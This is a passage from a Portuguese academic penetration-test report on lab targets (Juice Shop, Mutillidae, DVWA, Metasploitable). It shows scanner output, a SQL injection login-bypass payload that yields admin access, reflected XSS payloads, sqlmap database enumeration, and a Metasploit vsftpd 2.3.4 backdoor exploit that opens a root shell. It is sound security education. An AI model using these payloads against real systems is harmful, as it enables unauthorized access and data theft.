
```
at juice-shop/node_modules/express/lib/router/index.js:328:13
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /juice-shop/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /juice-shop/build/routes/verify.js:16:5
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /juice-shop/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /juice-shop/build/routes/verify.js:105:5
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /juice-shop/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/juice-shop/node_modules/express/lib/router/index.js:280:10)
at logger (/juice-shop/node_modules/morgan/index.js:144:5)
at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /juice-shop/node_modules/express/lib/router/index.js:286:9
```

Figura 34 – Ponto de entrada: Formulário de login

The screenshot shows the "Login" page of the OWASP Juice Shop application. The page has a dark background with light-colored input fields. At the top, it says "Login". Below that are two input fields: "Email *" and "Password *". Underneath the password field is a link "Forgot your password?". Below the input fields is a "Log in" button with a key icon. Next to it is a "Remember me" checkbox. A horizontal line with the word "or" in the center separates this from a green "Log in with Google" button. At the bottom of the form, there is a link "Not yet a customer?".



Figura 35 – Ponto de entrada: Formulário de registro




The screenshot shows a "User Registration" form with a dark background. It includes fields for Email, Password, Repeat Password, Security Question, and Answer. A "Register" button is at the bottom, and a link for existing users is at the bottom right.

Email *	
Password *	0/20
Repeat Password *	0/40
Show password advice	
Security Question *	
Answer *	

Already a customer?

Figura 36 – Ponto de entrada: Campo de busca



The screenshot shows a search results page for "teste" on the OWASP Juice Shop website. The search bar at the top has "teste" in it. The results page displays a magnifying glass icon over clouds and the message "No results found Try adjusting your search to find what you're looking for."

Com técnicas manuais, identificamos alguns pontos interessantes da aplicação. Interagindo com o campo de login, fomos capazes de identificar uma requisição para API, a qual também foi incluída na superfície de ataque.



Figura 37 – Identificando requisição de API

The screenshot shows the ZAP 2.14.0 interface. On the left, there is a login form with fields for Email (teste@gmail.com) and Password (redacted), and a Log in button. The right side shows the 'Requester' tab with a list of API endpoints under the 'Default Context' and 'Sites' sections. One endpoint, 'GET /api', is selected. The 'Header' and 'Body' panes show the request details. The 'Header' pane includes:

```
GET http://127.0.0.1:3000/rest/user/whoami HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; cookiebanner_status=dismiss; g872m0LbrqjJwK7DQ9p834o2nmvd5btQGkqYRlExW6z1PeaBMNyXV5ZMWrXO
```

The 'Body' pane shows the JSON payload:

```
{"email": "teste@gmail.com", "password": "ufratcc2024"}
```

Figura 38 – Interagindo com ponto de API

The screenshot shows the ZAP 2.14.0 interface with the 'Requester' tab active. A POST request is being constructed to 'http://127.0.0.1:3000/rest/user/login'. The 'Header' and 'Body' panes are visible. The 'Header' pane includes:

```
POST http://127.0.0.1:3000/rest/user/login HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
Content-Length: 52
Origin: http://127.0.0.1:3000
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; cookiebanner_status=dismiss; g872m0LbrqjJwK7DQ9p834o2nmvd5btQGkqYRlExW6z1PeaBMNyXV5ZMWrXO
```

The 'Body' pane contains the JSON payload:

```
{"email": "teste@gmail.com", "password": "ufratcc2024"}
```



Figura 39 – Interagindo com ponto de API II

```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: text/html; charset=utf-8
Content-Length: 26
Invalid email or password.
```

A API realiza consultas no banco de dados para verificar se um usuário pode se autenticar na aplicação. Portanto, escolhemos como um bom local para testar por vulnerabilidades associadas a autenticação.

ANÁLISE DE VULNERABILIDADES: Rede Interna

Nossa metodologia de análise de vulnerabilidades é dividida em duas etapas. Em um primeiro momento, executamos uma análise automatizada por ferramentas, enquanto em um segundo momento executamos uma análise mista, com o pequeno auxílio de algumas ferramentas, a fim de encontrar o máximo possível de vulnerabilidades presentes no ambiente.



Figura 40 – Análise de Vulnerabilidades no Mutillidae: Nikto

```
(kali㉿kali)-[~]
└─$ sudo nikto -url http://192.168.15.6/mutillidae/ -useragent "UFRA TCC 2023" -Tuning 1,2,3,4,5,6,7,8,9,a,b,c,d,e
- Nikto v2.5.0

+ Target IP: 192.168.15.6
+ Target Hostname: 192.168.15.6
+ Target Port: 80
+ Start Time: 2023-10-11 23:17:38 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10.
+ /mutillidae/: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /mutillidae/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /mutillidae/: Uncommon header 'Logged-in-user' found, with contents: .
+ /mutillidae/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.sparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /mutillidae/: Cookie PMPSSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ No GI Directories found (use '-C all' to force check all possible dirs)
+ /mutillidae/robots.txt: Server may leak inodes via ETags, header found with file /mutillidae/robots.txt, inode: 92442, size: 160, mtime: Tue May 10 17:00:04 2011. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /robots.txt: contains 6 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /mutillidae/index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: https://www.wisec.it/sectou_phpid=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: Web Server responded with a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XSS. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /mutillidae/phpMyAdmin/db_details_importdocsql.php?submit_show=true&do=import&dbpath=..: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher. See: https://seclists.org/oss-disclosure/2003/q3/536
+ /mutillidae/index/index.php: /index/index.php: The PHP-Nuke Rocket add-in is vulnerable to file traversal, allowing an attacker to view any file on the host. (probably Rocket, but could be any index.php).
+ /mutillidae/index.php: PHP include error may indicate local or remote file inclusion is possible.
+ /mutillidae/phpInfo.php: Output from the phpinfo() function was found.
+ /mutillidae/%PHPE8885F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /mutillidae/%PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /mutillidae/%PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
```

Figura 41 – Análise de Vulnerabilidades no FTP: Nessus




Figura 42 – Análise de Vulnerabilidades: Nmap

```
(kali㉿kali)-[~/media/sf_vm_share]
└─$ sudo nmap -sV -p 21 --script=vuln -Pn 192.168.15.5
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-12 11:59 EDT
Nmap scan report for 192.168.15.5
Host is up (0.0012s latency).

PORT      STATE SERVICE VERSION
21/tcp     open  ftp    vsftpd 2.3.4
|_ftp-vsftpd-backdoor:
| VULNERABLE:
|_vsFTPD version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
| IDs: CVE: CVE-2011-2523 BID:48539
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
| References:
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   https://www.securityfocus.com/bid/48539
MAC Address: 08:00:27:AB:16:06 (Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
```



Como resultado da Análise de Vulnerabilidades, encontramos muitas vulnerabilidades na aplicação web Multillidae, como por exemplo de Injeção de SQL e de Inclusão de Arquivo Local, consideradas gravíssimas.

Com o Nmap, detectamos a vulnerabilidade da condição de backdoor no vsftpd 2.3.4, algo que já havíamos detectado na fase de reconhecimento.

Figura 43 – Identificação de exploit disponível para a vulnerabilidade

Date	D	A	V	Title
2021-04-12	⬇️		✓	vsftpd 2.3.4 - Backdoor Command Execution
2011-07-05	⬇️	➡️	✓	vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)

Consultando em bases públicas de exploits, identificamos um script para explorar a vulnerabilidade de caráter crítico.

No caso da aplicação Web Juice Shop, executamos, também, uma análise de vulnerabilidades automatizada, inicialmente.

Figura 44 – Análise de Vulnerabilidades no Juice Shop: OWASP ZAP

The screenshot shows the OWASP ZAP interface with the URL '127.0.0.1:3000/#/sites' in the address bar. On the left, there's a navigation sidebar with 'File', 'Edit', 'View', 'Protected Mode', 'Sites' (selected), and 'History'. Under 'Sites', there's a tree view for 'http://127.0.0.1:3000/juice-shop'. A context menu is open over one of the items in the tree, specifically under the 'Attack' section. The menu includes options like 'Active Scan...', 'Forced Browse Site', 'Forced Browse Directory', 'Forced Browse Directory (and Children)', 'AJAX Spider...', 'Fuzz...', 'Spider...', and others. The 'Attack' section also has a 'Delete' option. Other sections in the menu include 'Delete', 'Include in Context', 'Run application', 'Include Site in Context', 'Open/Resend with Request Editor...', 'Flag as Context', 'Open URL in Browser', 'Show in History Tab', 'Open URL in System Browser', 'Exclude from Context', 'Exclude from', 'Manage History Tags...', 'Jump to History ID...', 'Break...', 'New Alert...', 'Alerts for This Node', 'Generate Anti-CSRF Test FORM', 'Invoke with Script...', 'Add to Zest Script', 'Compare 2 Requests', 'Compare 2 Responses', 'Include Channel URL in Context', 'Exclude Channel URL from Context', 'Open in Requester Tab...', and 'Refresh Sites Tree'. A status bar at the bottom right shows 'Spider' and '100%'. A red bracket highlights the 'Attack' section of the menu.



Figura 45 – Vulnerabilidade identificada: Injeção de SQL

The screenshot shows the OWASP ZAP interface with the 'Alerts' tab selected. Under the 'SQL Injection - SQLite' section, there is one entry for 'GET: http://127.0.0.1:3000/rest/products/search?q=%27%28'. The details pane shows the following information:

- URL: http://127.0.0.1:3000/rest/products/search?q=%27%28
- Risk: High
- Confidence: Medium
- Parameter: q
- Attack: '(
- Evidence: SQLITE_ERROR
- CWE ID: 89
- WASC ID: 19
- Source: Active (40018 - SQL Injection)
- Input Vector: URL Query String
- Description:

Figura 46 – Mensagem de erro confirmando a falha

The screenshot shows the Burp Suite interface with the 'Request' tab selected. A red box highlights the error message in the response body:

```
<title>Error: SQLITE_ERROR: near &quot;(&quot;; syntax error</title>
<style>
margin: 0;
padding: 0;
outline: 0;
</style>
<body>
padding: 80px 100px;
```

A callout bubble points to the error message with the text 'Indício da vulnerabilidade'.

The left sidebar shows a list of requests, including 'GET: http://127.0.0.1:3000/rest/products/search?q=%27%28' which is highlighted. The bottom part of the interface shows the same 'Alerts' list as in Figure 45.

A ferramenta foi capaz de detectar a vulnerabilidade de injeção de SQL em um endpoint de pesquisa de produtos da API. Como visto na figura acima, a aplicação retorna uma mensagem de erro de SQLITE, revelando, inclusive, a tecnologia de gerenciamento de banco de dados em uso.

Ademais, ao interagir com o formulário de login diretamente, identificamos uma vulnerabilidade gravíssima de injeção de SQL que permite burlar o mecanismo de autenticação, garantindo acesso administrativo direto para o atacante.



Figura 47 – Testando por SQL Bypass Auth no login

The screenshot shows a login form with a dark background. The 'Email *' field contains the value 'emailqualquercoisa@gmail.com' or 1=1#. The 'Password *' field contains the value SENHA. Below the form is a link to 'Forgot your password?'. A large green button at the bottom right contains the text 'G Log in with Google'. At the bottom left, there is a link 'Not yet a customer?'.

Figura 48 - Testando por SQL Bypass Auth no login II

The screenshot shows the Network tab of a browser developer tools window. The request URL is POST http://127.0.0.1:3000/rest/user/login. The request headers include Host: 127.0.0.1:3000, User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0, Accept: application/json, text/plain, */*, Accept-Language: en-US,en;q=0.5, Content-Type: application/json, Content-Length: 63, Origin: http://127.0.0.1:3000, Connection: keep-alive, Referer: http://127.0.0.1:3000/, Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=g872m0LbraqjJwK7DQ9p834o2nmvd5btQGkqYRlExW6z1PeaBMNyXV5ZMWrX0, Sec-Fetch-Dest: empty, Sec-Fetch-Mode: cors, Sec-Fetch-Site: same-origin. The request body is {"email":"qualquercoisa@gmail.com' or 1=1#", "password":"SENHA"}.



Figura 49 - Testando por SQL Bypass Auth no login III

```
Header: Text ▾ Body: Text ▾ ⏷ ⏸ ⏹
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Sat, 09 Mar 2024 19:54:02 GMT
Connection: keep-alive
{
  "error": {
    "message": "SQLITE_ERROR: near \"' AND password = '\" syntax error",
    "stack": "Error\n  at Database.<anonymous> (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n    at /juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50\n    at new Promise (<anonymous>)\n    at Query.run (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:12)\n    at /juice-shop/node_modules/sequelize/lib/sequelize.js:315:28\n    at processTicksAndRejections (node:internal/process/task_queues:95:5)",
    "name": "SequelizeDatabaseError",
    "parent": {
      "errno": 1,
      "code": "SQLITE_ERROR",
      "sql": "
  
```

Como é possível visualizar na figura acima, existe um outro problema na aplicação, que são as mensagens de erros bastante reveladoras, que facilitam bastante o processo de ataque. Portanto, uma outra recomendação, seria a desativação do retorno de mensagens de erros pelo servidor web, de forma que dificultaria a exploração da vulnerabilidade pelo atacante. Contudo, isso não descarta a necessidade de corrigir a própria injeção de código.

Usando um payload simples de injeção de SQL, conseguimos burlar o login.

Payload Utilizado
qualquercoisa@gmail.com ' or 1=1;



Figura 50 - Testando por SQL Bypass Auth no login IV

The screenshot shows a POST request to `http://127.0.0.1:3000/rest/user/login`. The header includes standard browser information. The body contains a JSON object with an email field that has been modified to include a SQL injection payload: `{"email": "qualquercoisa@gmail.com' or 1=1;","password": "TESTE"}`. This payload is highlighted with a red box and an arrow points from it to the JSON object in the body.

```
POST http://127.0.0.1:3000/rest/user/login HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/json
Content-Length: 62
Origin: http://127.0.0.1:3000
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; co
WPaW3mD5oBa7Mp6PLlyrQKw2zd5btQfJKG0Rx1Nkeb49VvJZq8gjnXYZr3
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
{"email": "qualquercoisa@gmail.com' or 1=1;","password": "TESTE"}
```

Figura 51 – Vulnerabilidade detectada com sucesso: SQL Bypass Auth

The screenshot shows the OWASP Juice Shop application. A green success message at the top states: "You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)". The user account dropdown menu is open, showing "admin@juice-sh.op" as the selected option. Other menu items include Order History, Recycle, My saved addresses, My Payment Options, Digital Wallet, and Logout. The main content area displays a grid of products: Apple Juice (1000ml) for 1.99€, Apple Pomace for 0.89€, and Banana Juice (1000ml) for 1.99€. Each product has an "Add to Basket" button.

Outro item detectado, durante o mapeamento de superfície de ataque, foi a função de busca do site, que exibe na tela a entrada de busca do usuário. Esse tipo de função, se não estiver bem implementada, pode ser vulnerável a Cross-Site Scripting. Testando pela vulnerabilidade, de forma manual, confirmamos a sua existência, pois a entrada do usuário é construída diretamente no código fonte, sem nenhum tipo de sanitização ou codificação dos caracteres preenchidos.



Figura 52 – Sinais iniciais de que a vulnerabilidade de XSS estava presente

A screenshot of a web browser showing the OWASP Juice Shop application. The URL bar contains the query `?q=<script>alert(1)<%2Fscript>`. The search results page shows the injected script in the search input field and the DOM inspector highlighting the injected `<script>alert(1)</script>` in the search results table.

Figura 53 – Vulnerabilidade de XSS detectada com sucesso: Juice Shop

A screenshot of a web browser showing the OWASP Juice Shop application. The URL bar contains the query `?q=`. The search results page shows the injected payload in the search input field and a confirmation dialog box with the message "1" and an "OK" button.

No caso do Juice Shop, julgamos tratar-se de uma vulnerabilidade de classificação alta, pois com esta foi possível capturar os cookies de sessão do administrador após um ataque de engenharia social, fazendo-o clicar no link malicioso. Na seção de Exploração, descrevemos os passos de ataque.



Figura 54 – Interagindo com a API de produtos

```
(*status*: 'success', *data*: [{*id*: 41, *name*: 'Juice Shop \`Permafrost\` 2020 Edition', *description*: 'Exact version of a href="https://github.com/juice-shop/juice-shop/releases/tag/v9.3.1-PEMFROST">'OWASP Juice Shop that was archived on 02/02/2020</a> by the GitHub Archive Program and ultimately went into the <a href="https://github.blog/2020-07-16-github-archive-program-the-journey-of-the-worlds-open-source-code-to-the-artic%'>Arctic Code Vault</a> on July 8, 2020 where it will be safely stored for at least 100 years.', *image*: 'juice_shop_9.3.1_pefrost_1999_99.jpg', *createdat*: '2024-03-11 13:52:25.763 +00:00', *updatedat*: '2024-03-11 13:52:25.763 +00:00', *deletedAt*: null}, {*id*: 33, *name*: 'Real Fans Wear It 24/7', *description*: 'A mobile app security awareness board game that is available for tabletop simulation on Steam Workshop now!', *image*: 'meln_bike_jpg.jpg', *createdat*: '2024-03-11 13:52:25.762 +00:00', *updatedat*: '2024-03-11 13:52:25.762 +00:00', *deletedAt*: null}, {*id*: 7, *name*: 'OWASP Juice Shop T-Shirt', *description*: 'This amazing mobile app security awareness board game is <a href="https://steamcommunity.com/sharedfiles/filedetails/?id=1970691216">available for Tabletop Simulator on Steam Workshop</a> now!', *price*: 0.01, *deluxPrice*: 0.01, *image*: 'snakes_ladders_m.jpg', *createdat*: '2024-03-11 13:52:25.762 +00:00', *updatedat*: '2024-03-11 13:52:25.762 +00:00', *deletedAt*: null}])
```

Figura 55 – Buscando por vulnerabilidades na API de produtos

Figura 56 – Vulnerabilidade detectada: Blind SQL Injection

```
[11:40:38] [INFO] GET parameter 'q' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[11:40:38] [INFO] testing 'Generic inline queries'
[11:40:38] [INFO] testing 'SQLite inline queries'
[11:40:38] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[11:40:38] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[11:40:38] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
[11:41:33] [INFO] GET parameter 'q' appears to be 'SQLite > 2.0 AND time-based blind (heavy query)' injectable
[11:41:33] [INFO] testing 'Generic UNION query (NULL) - 1 to 30 columns'
```

Figura 57 – Vulnerabilidade detectada: Blind SQL Injection II



Figura 58 – Comprovação da vulnerabilidade: coleta de tabelas

```
<current>
[20 tables]
+-----+
| Addresses
| BasketItems
| Baskets
| Captchas
| Cards
| Challenges
| Complaints
| Deliveries
| Feedbacks
| ImageCaptchas
| Memories
| PrivacyRequests
| Products
| Quantities
| Recycles
| SecurityAnswers
| SecurityQuestions
| Users
| Wallets
| sqlite_sequence
+-----+
[13:13:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[*] ending @ 13:13:41 /2024-03-11/
```

Outro ponto da aplicação, também vulnerável a injeção de SQL, é o ponto da API responsável por realizar a busca de produtos. Na figura acima, exibimos o passo a passo de detecção da vulnerabilidade demonstrando, inclusive, as tabelas da base de dados. Na seção de Exploração, evidenciamos o impacto dessa vulnerabilidade crítica, que afeta o pilar de confidencialidade de segurança da informação da organização.

No caso do host Metasploitable 2, identificamos um ponto da aplicação web DVWA vulnerável a XSS, através de técnicas automatizadas e análise manual.



Figura 59 – Ponto de entrada identificado: DVWA

The screenshot shows a web browser window titled "Damn Vulnerable Web App". The URL in the address bar is "192.168.1.9/dvwa/vulnerabilities/xss_r/?name=tccufra2024". The page content is the DVWA logo and the title "Vulnerability: Reflected Cross Site Scripting (XSS)". Below the title is a form with a text input field containing "Hello tccufra2024". A red box highlights both the URL in the address bar and the input field. On the left, a sidebar lists various vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (highlighted in green), XSS stored, DVWA Security, PHP Info, and About.

Figura 60 – Vulnerabilidade detectada com sucesso

The screenshot shows a terminal window on the left displaying the output of a "dofuzz" scan. It shows a successful XSS exploit where a payload was injected into the "name" parameter of a DVWA XSS endpoint. The payload was "`<svg><![CDATA[Hello tccufra2024]]>`". The terminal output includes details like the worker count (100), mining status (true), and the injected URL. To the right, a browser window titled "Damn Vulnerable Web App" shows the DVWA XSS page. The input field contains "Hello tccufra2024" and a red box highlights the injected payload. The browser sidebar is identical to Figure 59.



Nesta etapa, descrevemos a exploração de todas as vulnerabilidades identificadas, comprovando o seu impacto contra a segurança da organização. A primeira vulnerabilidade analisada, foi a do backdoor no vsftpd 2.3.4.

Figura 61 – Identificando exploit para o vsftpd 2.3.4

```
msf6 > search type:exploit vsftpd
Matching Modules
=====
#  Name                      Disclosure Date  Rank      Check  Description
-  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > 
```

Figura 62 – Configurando o exploit: vsftpd 2.3.4

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.15.5
rhosts => 192.168.15.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name   Current Setting  Required  Description
Name   Current Setting  Required  Description
CHOST          no        The local client address
CPORT          no        The local client port
Proxies        no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         192.168.15.5  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          21        yes      The target port (TCP)
```



Figura 63 – Acesso administrativo ao servidor Metasploitable

```
[*] 192.168.15.5:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.15.5:21 - USER: 331 Please specify the password.
[+] 192.168.15.5:21 - Backdoor service has been spawned, handling ...
[+] 192.168.15.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
whoami
[*] Command shell session 1 opened (192.168.15.4:46073 → 192.168.15.5:6200) at 2023-10-12 16:41:53 -0400

root
pwd
/
hostname
metasploitable
ls -l
total 85
drwxr-xr-x  2 root root  4096 May 13  2012 bin
drwxr-xr-x  4 root root  1024 May 13  2012 boot
lrwxrwxrwx  1 root root   11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x 14 root root 13480 Oct 12 13:32 dev
drwxr-xr-x 94 root root  4096 Oct 12 15:26 etc
drwxr-xr-x  6 root root  4096 Apr 16  2010 home
drwxr-xr-x  2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx  1 root root   32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root  4096 May 13  2012 lib
drwx———  2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x  4 root root  4096 Mar 16  2010 media
drwxr-xr-x  3 root root  4096 Apr 28  2010 mnt
-rw———  1 root root  9426 Oct 12 13:32 nohup.out
drwxr-xr-x  3 root root  4096 Oct 11 20:17 opt
